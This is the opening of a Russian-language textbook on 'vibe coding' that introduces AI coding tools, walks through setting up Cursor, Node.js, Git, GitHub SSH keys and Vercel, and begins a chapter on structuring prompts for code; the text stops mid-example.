Vibe Coding

Создание продуктов с помощью ИИ — 30 глав

UNIKA Academy

2026

ОГЛАВЛЕНИЕ

БЛОК 3 — МОНЕТИЗАЦИЯ И МАСШТАБИРОВАНИЕ

Vibe Coding — Полный учебник

Автор: UNIKA Academy **Версия:** 1.0 (Март 2026) **Глав:** 30 | **Блоков:** 3

Содержание

БЛОК 1 — ОСНОВЫ ВАЙБКОДИНГА

Глава 1. Что такое вайбкодинг и почему это меняет всё

Введение

Представьте, что вы можете создать работающее приложение, сайт или автоматизацию, просто объяснив словами, что вам нужно. Не изучая языки программирования. Не проводя месяцы за учебниками. Просто описав идею — и получив готовый продукт.

Это не фантастика. Это вайбкодинг — новый подход к созданию софта, который стал возможен благодаря ИИ-моделям последнего поколения. В 2025-2026 годах произошёл перелом: ИИ научился не просто подсказывать код, а писать целые приложения по текстовому описанию.

Этот урок — ваша отправная точка. Мы разберём, что такое вайбкодинг, почему именно сейчас это стало реальностью, и какой mindset нужен, чтобы создавать продукты с помощью ИИ.

Что такое вайбкодинг

Определение

Вайбкодинг (vibe coding) — это создание программного обеспечения через диалог с ИИ на естественном языке. Вместо того чтобы писать код вручную, вы описываете, что хотите получить, а ИИ генерирует работающий код.

Термин придумал Андрей Карпатый (бывший директор по ИИ в Tesla, сооснователь OpenAI) в феврале 2025 года. Его твит: *"There's a new kind of coding I call 'vibe coding', where you fully give in to the vibes, embrace exponentials, and forget that the code even exists."*

Как это работает на практике

Классическая разработка: 1. Изучить язык программирования (месяцы) 2. Понять фреймворки и библиотеки (месяцы) 3. Написать код вручную (дни-недели) 4. Отладить ошибки (часы-дни) 5. Развернуть на сервере (часы)

Вайбкодинг: 1. Описать, что нужно, на человеческом языке (минуты) 2. Получить код от ИИ (секунды) 3. Уточнить и доработать через диалог (минуты) 4. Развернуть одной командой (минуты)

Что вайбкодинг — это НЕ

Заблуждение	Реальность
"Это просто ChatGPT"	Это целая экосистема инструментов: IDE, CLI-агенты, no-code билдеры
"Код будет плохой"	ИИ пишет код на уровне среднего разработчика, а часто — лучше
"Это игрушка"	Люди запускают бизнесы на $100K+/мес с помощью вайбкодинга
"Скоро пройдёт"	Это необратимый тренд — ИИ будет только умнеть

Почему 2025-2026 — переломный момент

Что изменилось

До 2024 года ИИ мог помогать программистам — подсказывать синтаксис, дописывать строчки кода. Но создать целое приложение по описанию было невозможно.

В 2025 году произошёл качественный скачок:

1. **Модели стали понимать контекст целого проекта.** Claude, GPT-4o, Gemini могут работать с десятками файлов одновременно, понимая архитектуру приложения.
2. **Появились ИИ-агенты для кода.** Claude Code, Cursor Agent, Codex CLI — они не просто генерируют код, а создают файлы, запускают команды, исправляют ошибки автоматически.
3. **No-code билдеры вышли на новый уровень.** Bolt.new, Lovable, v0 — позволяют создать и задеплоить полноценное приложение за минуты, без единой строчки кода.
4. **Деплой стал одной кнопкой.** Vercel, Railway, Netlify — развернуть приложение из GitHub-репозитория за 30 секунд.

Цифры и факты

- **Cursor** — ИИ-редактор кода — привлёк $900M инвестиций при оценке $9B (2025)
- **Bolt.new** — за первые 3 месяца после запуска заработал $20M ARR
- **GitHub Copilot** — используют 1.8 миллионов платных подписчиков
- По данным GitHub, в 2025 году **46% нового кода** на платформе написано с помощью ИИ

Кто уже зарабатывает: примеры solo-основателей

Pieter Levels (@levelsio)

- Один из самых известных indie-хакеров в мире
- Создал NomadList, RemoteOK, PhotoAI, InteriorAI
- **PhotoAI приносит $100K+/мес** — сделан практически в одиночку
- Активно использует ИИ для генерации кода
- Философия: "Ship fast, iterate, don't overthink"

Marc Lou (@marc_louvion)

- Запустил 10+ продуктов за 2 года
- **ShipFast** — стартер-кит для SaaS, приносит $50K+/мес
- Делится всем процессом публично в Twitter/X
- Пример: создал и запустил продукт за выходные, используя ИИ

Другие примеры

- **Danny Postma** — HeadshotPro (AI-фото для LinkedIn), вышел на $1M ARR за 6 месяцев
- **Tony Dinh** — TypingMind (интерфейс для ChatGPT), $500K+ годового дохода
- **Тысячи анонимных** — люди запускают SaaS-продукты, лендинги, автоматизации и зарабатывают от $1K до $50K/мес

Что у них общего

1. Они НЕ гении программирования (многие — самоучки)
2. Они умеют находить проблемы и предлагать решения
3. Они быстро запускают MVP и итерируют
4. Они активно используют ИИ

Чего НЕ нужно знать (и что всё-таки нужно)

Что НЕ нужно

- Синтаксис языков программирования наизусть
- Алгоритмы и структуры данных

- Компьютерные науки и математику
- Годы практики написания кода
- Диплом программиста

Что нужно

Навык	Зачем	Где научитесь
Промптинг	Чётко объяснять ИИ, что нужно	Урок 1.4
Базовое понимание кода	Понимать, что ИИ написал	Урок 1.6
Git и GitHub	Сохранять и версионировать код	Урок 1.7
Деплой	Выкладывать код в интернет	Урок 1.8
Дебаггинг	Находить и исправлять ошибки с ИИ	Урок 1.9
Продуктовое мышление	Понимать, что строить и для кого	Блок 2

Главный инсайт

Вам не нужно становиться программистом. Вам нужно стать **человеком, который умеет управлять ИИ-разработчиком**. Это принципиально другой навык.

Mindset: ты — продакт-менеджер, ИИ — разработчик

Новая роль

В мире вайбкодинга вы — не программист. Вы — **продакт-менеджер** (PM). Ваша работа:

1. **Определить проблему** — что решаем и для кого
2. **Описать решение** — как должен работать продукт
3. **Поставить задачу ИИ** — чётко, с контекстом и ограничениями
4. **Проверить результат** — работает ли то, что получилось
5. **Итерировать** — уточнять и улучшать

Аналогия

Представьте, что вы наняли очень быстрого, очень знающего, но слишком буквального разработчика. Он: - Сделает ровно то, что вы попросите (поэтому важно просить правильно) - Не будет задавать уточняющих вопросов (если вы не попросите) - Работает мгновенно (но может пойти не в ту сторону) - Знает все технологии (но не знает вашу бизнес-логику)

Ваша задача — научиться ставить задачи этому "разработчику" так, чтобы результат совпадал с ожиданиями.

5 принципов мышления вайбкодера

1. **Думай продуктом, не кодом.** Фокус на том, ЧТО делает приложение, а не КАК оно написано.
2. **Итерируй быстро.** Лучше 10 быстрых попыток, чем 1 идеальная. MVP за день — норма.
3. **Не бойся ломать.** Git сохранит всё. Экспериментируй свободно.
4. **Учись на ходу.** Не нужно всё знать заранее. Гугли и спрашивай ИИ по мере необходимости.
5. **Запускай.** Идеальный продукт, который не запущен, проигрывает кривому, но работающему.

Практические примеры

Пример 1: Как выглядит вайбкодинг на практике

Вы хотите создать калькулятор стоимости доставки. Вот как это выглядит:

Промпт в Cursor/Claude Code:

```
Создай веб-калькулятор стоимости доставки.
- Пользователь вводит: город отправления, город назначения, вес посылки (кг)
- Расчёт: базовая ставка 500 руб + 50 руб за каждый кг + 100 руб за каждые 500 км
- Дизайн: минималистичный, тёмная тема, анимация при расчёте
- Стек: Next.js, Tailwind CSS
```

ИИ создаёт полностью рабочее приложение за 30-60 секунд.

Пример 2: Итерация через диалог

После получения первой версии:

```
Отлично, но добавь:
1. Выпадающий список городов вместо текстового ввода
2. Историю последних 5 расчётов (сохраняй в localStorage)
3. Кнопку "Поделиться результатом" — копирует ссылку в буфер обмена
```

ИИ дорабатывает. Вы проверяете. Снова уточняете. Это и есть вайбкодинг.

Пример 3: Реальный бизнес-кейс

Фрилансер-маркетолог создал с помощью вайбкодинга: - Лендинг для своих услуг (2 часа) - Форму заявки с уведомлением в Telegram (1 час) - Дашборд для клиентов с аналитикой (1 день)

Итого: за 2 дня получил инструменты, которые раньше заказывал у разработчиков за $2000-5000.

Частые ошибки

1. "Я сначала выучу программирование, потом попробую ИИ"

Не нужно. Начинайте с ИИ сразу. Понимание кода придёт по ходу дела, органически.

2. "ИИ всё сделает за меня, мне вообще ничего не надо знать"

Нужно понимать основы: что такое файл, папка, сервер, база данных, API. Не на уровне программиста, а на уровне пользователя.

3. "Первый результат должен быть идеальным"

Вайбкодинг — это итерации. Первая версия будет на 60-70%. Вторая — на 85%. Третья — на 95%. Это нормально.

4. "Вайбкодинг — это несерьёзно"

Компании с миллионными оценками построены solo-основателями с помощью ИИ. Серьёзнее некуда.

5. "Мне уже поздно / рано / не то образование"

Вайбкодинг доступен всем. Возраст, образование, опыт — не имеют значения. Имеет значение только желание создавать.

Домашнее задание

1. **Зарегистрируйтесь** на сайтах (если ещё нет аккаунтов):
2. ChatGPT или Claude
3. GitHub

4. Vercel
5. **Попробуйте вайбкодинг прямо сейчас:**
6. Откройте bolt.new
7. Напишите промпт: "Создай красивую страницу-визитку для [ваше имя], [ваша профессия]. Минималистичный дизайн, тёмная тема."
8. Посмотрите на результат. Попробуйте уточнить.
9. **Напишите 3 идеи** продуктов/сайтов, которые вы хотели бы создать в этом курсе.

Итоги

- **Вайбкодинг** — это создание софта через диалог с ИИ, без ручного написания кода
- **2025-2026** — переломный момент: ИИ-инструменты стали достаточно умными для создания полноценных приложений
- **Solo-основатели** уже зарабатывают сотни тысяч долларов, создавая продукты с помощью ИИ
- **Не нужно быть программистом** — нужно уметь чётко ставить задачи и итерировать
- **Ваша роль** — продакт-менеджер, а ИИ — ваш разработчик
- **Главный принцип** — запускай быстро, итерируй часто, не бойся ошибок

Глава 2. Карта инструментов вайбкодинга 2026

Введение

В вайбкодинге инструмент решает всё. Выбрав правильный — вы создадите продукт за час. Выбрав неправильный — потеряете день на борьбу с тулом, который не подходит для вашей задачи.

Проблема в том, что инструментов стало слишком много. Каждую неделю появляется что-то новое. Cursor, Windsurf, Claude Code, Bolt.new, Lovable, v0, Replit Agent, Copilot — голова кругом. Что выбрать? Чем они отличаются? Когда что использовать?

Этот урок — ваша карта. После него вы будете точно знать, какой инструмент взять для какой задачи. Без хайпа и маркетинга — только практика.

Категория 1: IDE с ИИ (редакторы кода)

IDE (Integrated Development Environment) — это программа, в которой вы пишете и редактируете код. ИИ-усиленные IDE добавляют к этому возможность генерировать, редактировать и объяснять код через диалог.

Cursor

Что это: Форк VS Code с глубоко встроенным ИИ.

Ключевые возможности: - **Tab-автодополнение** — ИИ предсказывает, что вы хотите написать, и предлагает целые блоки кода - **Cmd+K** — редактирование кода через промпт ("сделай эту кнопку красной") - **Chat (Cmd+L)** — чат с ИИ, который видит весь ваш проект - **Composer (Cmd+I)** — агент, который может редактировать несколько файлов одновременно - **Поддержка Claude, GPT-4o, Gemini** — вы выбираете модель

Цена: $20/мес (Pro), $40/мес (Business)

Для кого: Для тех, кто хочет работать с кодом напрямую, но с помощью ИИ. Основной инструмент курса.

Windsurf (by Codeium)

Что это: Конкурент Cursor, тоже форк VS Code с ИИ.

Ключевые возможности: - **Cascade** — агент, который выполняет многошаговые задачи - Автоматическое исправление ошибок - Хорошо работает с большими проектами - Бесплатный тариф с ограничениями

Цена: Бесплатно (базовый), $15/мес (Pro)

Для кого: Альтернатива Cursor, если хочется сэкономить.

GitHub Copilot (в VS Code)

Что это: ИИ-ассистент от GitHub/Microsoft, работает как расширение VS Code.

Ключевые возможности: - Автодополнение кода в реальном времени - Copilot Chat — чат с ИИ в редакторе - Copilot Workspace — работа с задачами из GitHub Issues - Глубокая интеграция с GitHub

Цена: $10/мес (Individual), $19/мес (Business)

Для кого: Для тех, кто уже работает в VS Code и не хочет переходить на другой редактор.

Сравнение IDE

Параметр	Cursor	Windsurf	GitHub Copilot
Базовый редактор	VS Code (форк)	VS Code (форк)	VS Code (расширение)
Агентный режим	Composer	Cascade	Copilot Workspace
Выбор модели	Claude, GPT, Gemini	Собственная + GPT	GPT-4o, Claude
Цена (Pro)	$20/мес	$15/мес	$10/мес
Лучше всего для	Вайбкодинг-проекты	Большие проекты	Дополнение кода

Категория 2: CLI-агенты (терминальные агенты)

CLI (Command Line Interface) агенты — это ИИ, который работает прямо в терминале. Они могут создавать файлы, запускать команды, исправлять ошибки — всё через текстовый диалог.

Claude Code

Что это: Официальный CLI-агент от Anthropic (создатели Claude).

Ключевые возможности: - Работает в терминале — никакого GUI - Видит и редактирует файлы проекта - Запускает команды (npm, git, etc.) - Автоматически исправляет ошибки - Поддерживает Claude Opus 4.6 — самую мощную модель

Цена: Оплата по API (через Anthropic Console) — примерно $5-20/день при активном использовании

Для кого: Для продвинутых пользователей, которые хотят максимальную гибкость. Очень мощный инструмент.

Codex CLI (OpenAI)

Что это: CLI-агент от OpenAI.

Ключевые возможности: - Работает в терминале - Использует модели OpenAI (GPT-4o, o3) - Может создавать и редактировать файлы - Хорошая интеграция с GitHub

Цена: Оплата по API (через OpenAI)

Aider

Что это: Open-source CLI-инструмент для парного программирования с ИИ.

Ключевые возможности: - Бесплатный и open-source - Поддерживает множество моделей (Claude, GPT, Gemini, локальные) - Автоматические git-коммиты - Работает с существующими проектами

Цена: Бесплатно (платите только за API модели)

Для кого: Для тех, кто хочет бесплатный CLI-инструмент с выбором модели.

Категория 3: No-code билдеры с ИИ

Это инструменты, где вы вообще не видите код (если не хотите). Описываете приложение — получаете результат.

Bolt.new

Что это: Онлайн-платформа для создания full-stack приложений через промпт.

Ключевые возможности: - Создаёт полноценные приложения из описания - Встроенный редактор кода и превью - Деплой одной кнопкой - Поддержка React, Next.js, Vite - Можно редактировать через чат или напрямую в коде

Цена: Бесплатно (лимиты), от $20/мес (Pro)

Лучше всего для: Быстрые прототипы, лендинги, небольшие веб-приложения.

Lovable (бывш. GPT Engineer)

Что это: ИИ-билдер для создания веб-приложений.

Ключевые возможности: - Красивый UI по умолчанию - Интеграция с Supabase (база данных, авторизация) - GitHub-синхронизация - Встроенный деплой

Цена: От $20/мес

Лучше всего для: Приложения с авторизацией и базой данных.

v0 (by Vercel)

Что это: ИИ-генератор UI-компонентов и страниц от Vercel.

Ключевые возможности: - Генерирует React/Next.js компоненты - Использует shadcn/ui — популярную библиотеку компонентов - Можно вставить сгенерированный код в свой проект - Отличное качество дизайна

Цена: Бесплатно (лимиты), от $20/мес (Premium)

Лучше всего для: UI-компоненты, отдельные страницы, дизайн-эксперименты.

Replit Agent

Что это: ИИ-агент внутри онлайн-IDE Replit.

Ключевые возможности: - Создаёт приложения из описания - Полноценная онлайн-IDE - Деплой прямо из Replit - Поддержка множества языков

Цена: От $25/мес (Replit Core)

Лучше всего для: Бэкенд-приложения, скрипты, API.

Категория 4: Чат-боты для кода

Иногда вам не нужен полноценный IDE или билдер. Нужно просто спросить, как что-то сделать, или попросить написать кусок кода.

ChatGPT (OpenAI)

- Модели: GPT-4o, o3
- Хорош для: объяснений, генерации отдельных функций, дебаггинга
- Canvas-режим для работы с кодом
- Цена: бесплатно (ограниченно), $20/мес (Plus)

Claude (Anthropic)

- Модели: Claude Opus 4.6, Sonnet
- Хорош для: длинных контекстов, сложных задач, рефакторинга
- Artifacts — интерактивный превью кода

- Цена: бесплатно (ограниченно), $20/мес (Pro)

Gemini (Google)

- Модели: Gemini 2.5 Pro
- Хорош для: мультимодальных задач (анализ скриншотов UI)
- Длинный контекст (до 1M токенов)
- Цена: бесплатно (ограниченно), $20/мес (Advanced)

Категория 5: Деплой-платформы

Написать код — полдела. Его нужно выложить в интернет, чтобы люди могли пользоваться.

Vercel

- **Специализация:** Фронтенд, Next.js
- **Как работает:** Подключаете GitHub → каждый push автоматически деплоится
- **Цена:** Бесплатно (хобби), $20/мес (Pro)
- **Когда использовать:** Для любого фронтенд-проекта. Наш основной деплой-инструмент.

Netlify

- **Специализация:** Статические сайты, JAMstack
- **Как работает:** Аналогично Vercel — из GitHub
- **Цена:** Бесплатно (базовый), $19/мес (Pro)
- **Когда использовать:** Альтернатива Vercel для простых сайтов.

Railway

- **Специализация:** Бэкенд, базы данных, API
- **Как работает:** Деплой из GitHub + встроенные базы данных
- **Цена:** $5/мес + использование ресурсов
- **Когда использовать:** Когда нужен сервер, база данных, cron-задачи.

Supabase

- **Специализация:** База данных + авторизация + хранилище файлов
- **Как работает:** Firebase-альтернатива на PostgreSQL
- **Цена:** Бесплатно (2 проекта), $25/мес (Pro)
- **Когда использовать:** Когда приложению нужна база данных и авторизация.

Сравнительная таблица: когда что использовать

Задача	Лучший инструмент	Альтернатива
Быстрый прототип / MVP	Bolt.new	Lovable
UI-компоненты и страницы	v0	Bolt.new
Полноценный проект с кодом	Cursor	Windsurf
Автоматизация через терминал	Claude Code	Aider
Объяснение кода / дебаг	Claude / ChatGPT	Gemini
Деплой фронтенда	Vercel	Netlify

Задача	Лучший инструмент	Альтернатива
Деплой бэкенда	Railway	Render
База данных	Supabase	Railway (PostgreSQL)
Лендинг за 10 минут	Bolt.new + Vercel	v0 + Vercel
SaaS-приложение	Cursor + Supabase + Vercel	Lovable

Рекомендуемый стек для курса

Для прохождения этого курса мы рекомендуем следующий набор инструментов:

1. **Cursor** — основной редактор кода ($20/мес)
2. **Claude** (чат) — для вопросов и дебаггинга (бесплатно или $20/мес)
3. **Bolt.new** — для быстрых прототипов (бесплатно с лимитами)
4. **GitHub** — хранение кода (бесплатно)
5. **Vercel** — деплой (бесплатно)
6. **Supabase** — база данных, когда понадобится (бесплатно)

Минимальный бюджет: $0-20/мес (можно начать полностью бесплатно)

Практические примеры

Пример 1: Выбор инструмента для лендинга

Задача: Лендинг для личного бренда — одностраничный сайт с секциями.

Лучший путь: Bolt.new → описываете → получаете → деплоите через Vercel. **Время:** 15-30 минут.

Пример 2: Выбор инструмента для SaaS

Задача: Приложение для учёта привычек с авторизацией и дашбордом.

Лучший путь: Cursor + Next.js + Supabase → пишете промпты в Composer → деплоите на Vercel. **Время:** 1-3 дня.

Пример 3: Быстрый скрипт автоматизации

Задача: Скрипт, который парсит данные с сайта и отправляет в Telegram.

Лучший путь: Claude Code в терминале → описываете задачу → получаете скрипт → запускаете. **Время:** 30-60 минут.

Частые ошибки

1. "Буду использовать всё сразу"

Выберите 2-3 инструмента и освойте их. Не распыляйтесь.

2. "Самый дорогой = самый лучший"

Bolt.new бесплатный тариф + Vercel бесплатный = уже достаточно для первых проектов.

3. "Буду ждать идеальный инструмент"

Идеального инструмента нет. Все быстро развиваются. Начните с того, что есть сейчас.

4. "Cursor слишком сложный, буду только в Bolt.new"

Bolt.new отлично подходит для начала, но для серьёзных проектов вам понадобится Cursor. Не избегайте его — мы научим шаг за шагом.

Домашнее задание

1. **Установите Cursor:** Скачайте с cursor.com, откройте, посмотрите интерфейс.
2. **Попробуйте 3 инструмента:**
3. Создайте что-нибудь в Bolt.new
4. Создайте что-нибудь в v0.dev
5. Задайте вопрос о коде в Claude
6. **Сравните результаты:** Какой инструмент понравился больше? Почему?

Итоги

- **IDE с ИИ** (Cursor, Windsurf, Copilot) — для работы с кодом в проекте
- **CLI-агенты** (Claude Code, Aider) — для автоматизации через терминал
- **No-code билдеры** (Bolt.new, Lovable, v0) — для быстрых прототипов без кода
- **Чат-боты** (ChatGPT, Claude, Gemini) — для вопросов и генерации отдельных кусков
- **Деплой** (Vercel, Railway, Supabase) — для публикации и инфраструктуры
- **Рекомендуемый стек курса:** Cursor + Claude + Bolt.new + GitHub + Vercel
- Не нужно осваивать всё сразу — начните с 2-3 инструментов

Глава 3. Установка и настройка рабочего окружения

Введение

Прежде чем начать строить, нужно подготовить инструменты. В этом уроке мы установим и настроим всё, что нужно для вайбкодинга: редактор кода, среду выполнения, систему контроля версий и платформы для деплоя.

Это самый "технический" урок блока, но не пугайтесь — мы пройдём каждый шаг подробно. К концу урока у вас будет полностью готовое рабочее место, и вы сможете создавать проекты с помощью ИИ.

Важно: делайте всё параллельно с чтением. Открыли урок — открыли компьютер. Читаете шаг — выполняете шаг. Только так.

Шаг 1: VS Code / Cursor — установка и расширения

Установка Cursor

Cursor — наш основной инструмент. Это редактор кода с встроенным ИИ.

1. Откройте cursor.com
2. Нажмите "Download" — скачается установщик для вашей ОС (Mac / Windows / Linux)
3. Установите как обычную программу
4. При первом запуске:
5. Создайте аккаунт (или войдите через Google/GitHub)
6. Cursor предложит импортировать настройки из VS Code — если VS Code установлен, согласитесь
7. Выберите тему оформления (рекомендую тёмную)

Если предпочитаете VS Code

VS Code тоже подходит, особенно с расширением GitHub Copilot.

1. Скачайте с code.visualstudio.com
2. Установите
3. Установите расширения (Extensions, Cmd+Shift+X):
4. **GitHub Copilot** — ИИ-подсказки
5. **Prettier** — автоформатирование кода
6. **ESLint** — проверка ошибок в JavaScript
7. **Auto Rename Tag** — автопереименование HTML-тегов

Рекомендуемые расширения для Cursor

Cursor уже имеет встроенный ИИ, но эти расширения тоже полезны:

- **Prettier** — форматирование кода
- **ESLint** — поиск ошибок
- **Auto Rename Tag** — для HTML
- **Tailwind CSS IntelliSense** — подсказки для Tailwind
- **Error Lens** — показывает ошибки прямо в строке кода

Установка расширений: откройте панель Extensions (Cmd+Shift+X на Mac, Ctrl+Shift+X на Windows), найдите расширение по имени, нажмите Install.

Шаг 2: Node.js и npm

Зачем нужен Node.js

Node.js — это среда для запуска JavaScript-кода на вашем компьютере. Без него не работают современные фреймворки (Next.js, React, Vue и т.д.).

npm (Node Package Manager) — менеджер пакетов. Позволяет устанавливать библиотеки и инструменты одной командой.

Установка

Mac: 1. Откройте nodejs.org 2. Скачайте LTS-версию (Long Term Support — стабильная) 3. Запустите установщик, следуйте инструкциям

Или через терминал (если установлен Homebrew):

`brew install node`

Windows: 1. Откройте nodejs.org 2. Скачайте LTS-версию для Windows 3. Запустите установщик (обязательно отметьте "Add to PATH")

Проверка установки

Откройте терминал (Terminal на Mac, PowerShell на Windows) и введите:

```
node --version
# Должно показать что-то вроде v22.x.x

npm --version
# Должно показать что-то вроде 10.x.x
```

Если видите номера версий — всё работает.

Шаг 3: Git — система контроля версий

Зачем нужен Git

Git — это система, которая сохраняет историю изменений вашего кода. Как "машина времени" для проекта: можно вернуться к любой предыдущей версии.

Подробно разберём Git в уроке 1.7, сейчас — только установка.

Установка

Mac: Git обычно уже установлен. Проверьте:

```
git --version
```

Если не установлен, macOS предложит установить Command Line Tools — согласитесь.

Windows: 1. Скачайте с git-scm.com 2. Запустите установщик 3. Важные настройки при установке: - Default editor: выберите "Use Visual Studio Code" (или Cursor) - "Git from the command line and also from 3rd-party software" — оставьте - Остальное — по умолчанию

Начальная настройка Git

После установки настройте имя и email (они будут в каждом коммите):

```
git config --global user.name "Ваше Имя"
git config --global user.email "your@email.com"
```

Шаг 4: Терминал — базовые команды

Что такое терминал

Терминал (командная строка) — это текстовый интерфейс для управления компьютером. Вместо кликов — вводите команды текстом.

Как открыть: - **Mac:** Spotlight (Cmd+Space) → Terminal. Или в Cursor: View → Terminal (Ctrl+`) - **Windows:** PowerShell. Или в Cursor: View → Terminal (Ctrl+`)

Рекомендую всегда использовать встроенный терминал в Cursor — он внизу экрана, открывается через Ctrl+`.

10 базовых команд

Команда	Что делает	Пример
`pwd`	Показать текущую папку	`pwd` → `/Users/you/projects`
`ls`	Список файлов в папке	`ls` → `index.html style.css`
`cd`	Перейти в папку	`cd my-project`
`cd ..`	Вернуться на уровень вверх	`cd ..`
`mkdir`	Создать папку	`mkdir new-project`
`touch`	Создать файл (Mac/Linux)	`touch index.html`
`rm`	Удалить файл	`rm old-file.txt`
`rm -rf`	Удалить папку с содержимым	`rm -rf old-project`
`clear`	Очистить экран терминала	`clear`
`code .`	Открыть папку в VS Code/Cursor	`code .`

Практика

Попробуйте прямо сейчас:

```
# Перейдите в домашнюю папку
cd ~

# Создайте папку для проектов курса
```

```
mkdir vibe-coding

# Перейдите в неё
cd vibe-coding

# Создайте папку для первого проекта
mkdir my-first-project

# Посмотрите, что получилось
ls

# Перейдите в проект
cd my-first-project

# Откройте в Cursor
cursor .
```

Шаг 5: GitHub — регистрация и первый репозиторий

Регистрация

1. Откройте github.com
2. Нажмите "Sign up"
3. Введите email, придумайте пароль и username
4. Подтвердите email

Настройка SSH-ключа (рекомендуется)

SSH-ключ позволяет push-ить код на GitHub без ввода пароля каждый раз.

```
# Генерация ключа
ssh-keygen -t ed25519 -C "your@email.com"
# Жмите Enter на все вопросы (по умолчанию)

# Копирование ключа в буфер обмена
# Mac:
cat ~/.ssh/id_ed25519.pub | pbcopy
# Windows:
cat ~/.ssh/id_ed25519.pub | clip
```

Далее: 1. Откройте GitHub → Settings → SSH and GPG keys → New SSH key 2. Вставьте скопированный ключ 3. Нажмите "Add SSH key"

Первый репозиторий

1. На GitHub нажмите "+" → "New repository"
2. Имя: `my-first-project`
3. Описание: "Мой первый проект курса вайбкодинга"
4. Visibility: Public
5. Отметьте "Add a README file"
6. Нажмите "Create repository"

Поздравляю — у вас есть первый репозиторий!

Клонирование на компьютер

```
cd ~/vibe-coding
git clone git@github.com:YOUR_USERNAME/my-first-project.git
cd my-first-project
cursor .
```

Теперь у вас есть локальная копия репозитория, открытая в Cursor.

Шаг 6: Vercel — подключение к GitHub

Регистрация

1. Откройте vercel.com
2. Нажмите "Sign Up"
3. Выберите "Continue with GitHub"
4. Авторизуйте Vercel доступ к вашим репозиториям

Как работает Vercel

1. Вы push-ите код на GitHub
2. Vercel автоматически видит изменения
3. Собирает проект и публикует его
4. Вы получаете URL вроде `your-project.vercel.app`

Мы подробно разберём деплой в уроке 1.8. Сейчас достаточно зарегистрироваться.

Шаг 7: Cursor — настройка ИИ

Модели в Cursor

При первом использовании ИИ в Cursor нужно выбрать модель. Рекомендации:

- **Claude Sonnet** — быстрый, хорош для повседневных задач (по умолчанию)
- **Claude Opus** — самый умный, для сложных задач
- **GPT-4o** — альтернатива от OpenAI

Настройка

1. В Cursor откройте Settings (Cmd+, на Mac)
2. Найдите "Models" в поиске
3. Убедитесь, что нужные модели включены
4. В чате (Cmd+L) можно переключать модель через выпадающий список

Проверка работы ИИ

1. Откройте чат: Cmd+L
2. Напишите: "Создай простой HTML-файл с заголовком Hello World и стилями"
3. Если ИИ ответил кодом — всё работает

Claude Code (опционально)

Если хотите использовать Claude Code (CLI-агент):

1. Зарегистрируйтесь на console.anthropic.com

2. Получите API-ключ
3. Установите:

```
npm install -g @anthropic-ai/claude-code
```

1. Запустите в папке проекта:

```
claude
```

Чеклист: всё установлено?

Пройдитесь по этому чеклисту и убедитесь, что всё работает:

- [ ] **Cursor** установлен и запускается
- [ ] **Node.js** установлен (`node --version` работает)
- [ ] **npm** установлен (`npm --version` работает)
- [ ] **Git** установлен (`git --version` работает)
- [ ] **Git настроен** (имя и email)
- [ ] **GitHub** аккаунт создан
- [ ] **SSH-ключ** добавлен в GitHub
- [ ] **Первый репозиторий** создан и клонирован
- [ ] **Vercel** аккаунт создан и подключен к GitHub
- [ ] **Cursor ИИ** работает (тестовый запрос прошёл)

Если хотя бы один пункт не выполнен — вернитесь к нему и доделайте. Дальше без этого будет сложно.

Практические примеры

Типичная ошибка при установке Node.js

Проблема: `node: command not found`

Решение: - Windows: перезапустите PowerShell (или перезагрузите компьютер) - Mac: проверьте, добавлен ли путь к Node в PATH:

```
echo $PATH
# Если /usr/local/bin отсутствует, добавьте:
export PATH="/usr/local/bin:$PATH"
```

Типичная ошибка с Git

Проблема: `Permission denied (publickey)` при `git push`

Решение: SSH-ключ не добавлен в GitHub. Повторите шаг с SSH-ключом.

Типичная ошибка с Cursor

Проблема: ИИ не отвечает или отвечает медленно.

Решение: - Проверьте интернет-соединение - Проверьте, не закончились ли запросы на тарифе - Попробуйте другую модель (переключитесь с Opus на Sonnet)

Частые ошибки

1. "Я установлю потом, а пока просто почитаю"

Нет. Установите сейчас. Вайбкодинг — это практика. Без инструментов вы не сможете делать домашние задания и проекты.

2. "У меня Windows, наверное ничего не получится"

Всё работает на Windows, Mac и Linux. Единственное различие — некоторые команды терминала. Мы покажем варианты для всех ОС.

3. "Мне нужен мощный компьютер"

Нет. Вайбкодинг не требует мощного железа. Cursor, Node.js и Git работают на любом современном компьютере. Вся тяжёлая работа происходит на серверах ИИ.

4. "SSH-ключ — слишком сложно, буду вводить пароль"

Настройте SSH. Один раз — и забыли. Иначе каждый `git push` будет мучением.

Домашнее задание

1. **Выполните все шаги этого урока** — установите все инструменты по чеклисту
2. **Создайте тестовый проект:** `bash cd ~/vibe-coding mkdir test-project cd test-project npm init -y`
3. **Откройте проект в Cursor** и попросите ИИ (Cmd+L): "Создай файл index.html с красивой страницей Hello World, используй CSS для стилей"
4. **Сохраните в Git:** `bash git init git add . git commit -m "initial commit"`

Итоги

- **Cursor** — основной редактор кода с ИИ (или VS Code + Copilot)
- **Node.js + npm** — среда для запуска JavaScript и менеджер пакетов
- **Git** — система контроля версий, "машина времени" для кода
- **GitHub** — облачное хранилище для кода и портфолио
- **Vercel** — платформа для деплоя, автоматически публикует из GitHub
- **Терминал** — 10 базовых команд достаточно для начала
- Все инструменты бесплатны для личного использования (кроме Cursor Pro — $20/мес)

Глава 4. Промптинг для кода: как разговаривать с ИИ-разработчиком

Введение

Промптинг — это главный навык вайбкодера. Можно иметь лучшие инструменты, но если вы не умеете чётко формулировать задачи для ИИ — результат будет посредственным.

Хорошая новость: промптинг — это навык, который можно освоить быстро. Это не программирование и не ракетостроение. Это умение ясно и структурированно объяснять, что вам нужно. Как писать ТЗ для разработчика — только разработчик невероятно быстрый и буквальный.

В этом уроке мы разберём структуру идеального промпта, уровни детализации, итеративный подход и типичные ошибки. Вы получите 10 готовых шаблонов, которые сможете использовать каждый день.

Структура идеального промпта

Формула: Контекст + Задача + Ограничения + Формат

Каждый хороший промпт для кода состоит из четырёх частей:

1. Контекст — что уже есть, в каком проекте работаем

```
У меня Next.js приложение с Tailwind CSS. Уже есть главная страница и навигация.
```

2. Задача — что нужно сделать

```
Создай страницу "О нас" с информацией о команде.
```

3. Ограничения — чего НЕ делать, какие рамки

```
Не используй внешние библиотеки. Используй только Tailwind для стилей.
Адаптив обязателен.
```

4. Формат — как должен выглядеть результат

```
Секции: герой-баннер с фото, блок "Наша миссия",
карточки команды (3 человека), CTA внизу.
```

Полный промпт (пример)

```
Контекст: Next.js 15 приложение с Tailwind CSS и TypeScript.
Уже есть layout с навигацией и footer.

Задача: Создай страницу "О нас" (app/about/page.tsx).

Ограничения:
- Только Tailwind CSS, без дополнительных UI-библиотек
- TypeScript strict mode
- Полностью адаптивный дизайн (mobile-first)
